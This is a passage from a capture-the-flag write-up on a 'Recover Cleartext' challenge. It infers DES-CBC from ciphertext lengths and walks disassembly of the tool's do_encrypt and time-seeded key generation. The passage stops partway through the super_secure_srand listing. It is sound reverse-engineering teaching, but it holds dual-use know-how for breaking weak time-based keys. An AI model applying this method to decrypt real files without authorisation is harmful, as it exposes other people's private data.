


Figure 153 - Recover Cleartext Screenshot

This time around, when posting the secret ID, the encryption key is sent.

Since the inner workings of the server are not known and given that a different secret ID even with the same encryption key is sent, that avenue of decryption is closed.

At this point, as with the CAPTEHA challenge, we have to make reference to the incredible work that Ron Bowes did in his video "Reversing Crypto the Easy Way"[58]. The video gives everything needed to complete this challenge and we're not going to pretend that we didn't lean heavily on this.

The first clue is shown below:

Figure 154 - Recover Cleartext Screenshot

In a previous screenshot where the file was encrypted, it displayed what the key length was – shown again below.




Figure 155 - Recover Cleartext Screenshot

The key has a length of 8 and therefore it should be safe to presume that we are looking for DES[59][60].

The next clue is in the next screenshot and also pointed out in the video[61]. Running the tool on separate files at the same time, gives the same key. This is a flag that points to the fact that the key is generated based on current time rather than random entropy.

---

[58] https://www.youtube.com/watch?v=obJdpKDpFBA&feature=youtu.be
[59] https://en.wikipedia.org/wiki/Data_Encryption_Standard
[60] https://youtu.be/obJdpKDpFBA?t=333 – specific time
[61] https://youtu.be/obJdpKDpFBA?t=812 – specific time




Figure 156 - Recover Cleartext Screenshot

With the particular algorithm pretty much set, the next stage is to work out what mode is being used. The video says[62] that if 7 characters are encoded, an encoded length of 8 should be returned (for CBC mode[63]) – below is a list of input lengths and expected encoded lengths.

INPUT LENGTH	ENCODED LENGTH
1-7	8
8-15	16
16-23	24
24-31	32
32-29	40
40-47	48
48-55	56
56-63	64
64-71	72
72-79	80

Figure 157 - Recover Cleartext

Running the tool against files with varying length strings confirms that the above is being adhered to. This can be seen in the next screenshot where the first column shows the file length and the first the filename that corresponds to the original file length.

[62] https://www.youtube.com/watch?v=obJdpKDpFBA&feature=youtu.be&t=1600 – specific time

[63] https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>for %I in (*.enc) do @echo %~znI
8 1
24 16
32 24
72 64
8 7
72 71
16 8
```

Figure 158 - Recover Cleartext Screenshot

Taking stock of what is known so far:

- DES cipher[64]
- CBC mode
- Key is generated based on time and not random entropy and given there is a known timeframe of encryption[65], decryption should be possible.

The video references[66] a quick test so we encode two files. One with AAAAA and one with BAAAA. If everything changes in the encoded files, it's likely to be CBC.




Figure 159 - Recover Cleartext Screenshot

Both are entirely different, thus adding to the idea that the mode is CBC. A quick last sanity check, the exe is uploaded to https://onlinedisassembler.com/ where there are references to DES-CBC.

---

[64] https://youtu.be/obJdpKDpFBA?t=1691 – exact time, in addition to previous clue

[65] We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

[66] https://youtu.be/obJdpKDpFBA?t=1878 – exact time

0x404a5c	Microsoft Enhanced Cryptographic Provider v1.0
0x404a8c	CryptAcquireContext failed
0x404aa8	CryptImportKey failed for DES-CBC key
0x404ad0	CryptDecrypt failed
0x404ae4	File successfully decrypted!

Figure 160 - Recover Cleartext Screenshot

Combining what is known so far and referencing the video[67], a fairly simple lift and shift of the code that Ron gives should be enough. On the face of it, the tool in the videos is fairly close to what has been downloaded as can be seen below.




Figure 161 - Recover Cleartext Screenshot

Following the video, there are similar patterns which start off with `do_encrypt`.

[67] https://youtu.be/obJdpKDpFBA?t=2430 – exact time




Figure 162 - Recover Cleartext Screenshot

Going into this, there is some "weird" (Ron's words!) cookie stuff going on and `CryptAcquireContext`[68] being called which is as Ron says, is the first function used when encrypting data on Windows.

```
push    ebp
mov     ebp, esp
sub     esp, 30h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
lea     eax, [ebp+data_len]
push    eax             ; len
mov     ecx, [ebp+in_file]
push    ecx             ; filename
call    ?read_file@@YAPAEPADPAK@Z ; read_file(char *,ulong *)
add     esp, 8
mov     [ebp+data], eax
mov     edx, [ebp+data_len]
add     edx, 10h
push    edx             ; NewSize
mov     eax, [ebp+data]
push    eax             ; Memory
call    ds:__imp__realloc
add     esp, 8
mov     [ebp+data], eax
push    0F0000000h      ; dwFlags
push    1               ; dwProvType
push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
push    0               ; szContainer
lea     ecx, [ebp+hProv]
push    ecx             ; phProv
call    ds:__imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
test    eax, eax
jnz     short loc_402733
```

Figure 163 - Recover Cleartext Screenshot

68 https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptacquirecontexta

Clicking on `CryptAcquireContext` confirms that DES-CBS is the focus.

```
szProvider[]
der       db 'Microsoft Enhanced Cryptographic Provider v1.0',0
                                        ; DATA XREF: do_encrypt(int,char *,char *)+41↑o
          align 10h
aCryptacquireco[]
cquireco db 'CryptAcquireContext failed',0
                                        ; DATA XREF: do_encrypt(int,char *,char *)+56↑o
          align 4
title[]
          db 'Generated an encryption key',0
                                        ; DATA XREF: do_encrypt(int,char *,char *)+75↑o
aCryptimportkey[]
mportkey db 'CryptImportKey failed for DES-CBC key',0
                                        ; DATA XREF: do_encrypt(int,char *,char *)+C6↑o
```

Figure 164 - Recover Cleartext Screenshot

Going further into `do_encrypt` there is `generate_key` which is safe to presume that it will generate a key.

```
loc_402733:
lea     edx, [ebp+key]
push    edx             ; buffer
call    ?generate_key@@YAXQAE@Z ; generate_key(uchar * const)
```

Figure 165 - Recover Cleartext Screenshot

Going into `generate_key` , it calls `time` and `super_secure_srand`.




Figure 166 - Recover Cleartext Screenshot

It then goes on to call `super_secure_random` 8 times.





Figure 167 - Recover Cleartext Screenshot


Going into `super_secure_srand` the following is shown where the seed is stored in a variable called `state`:



```
; Attributes: bp-based frame

; void __cdecl super_secure_srand(int seed)
?super_secure_srand@@YAXH@Z proc near

seed= dword ptr  8

push    ebp
mov     ebp, esp
mov     eax, [ebp+seed]
push    eax
push    offset aSeedD   ; "Seed = %d\n\n"
call    ds:__imp____iob_func
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 0Ch
mov     ecx, [ebp+seed]
mov     state, ecx
pop     ebp
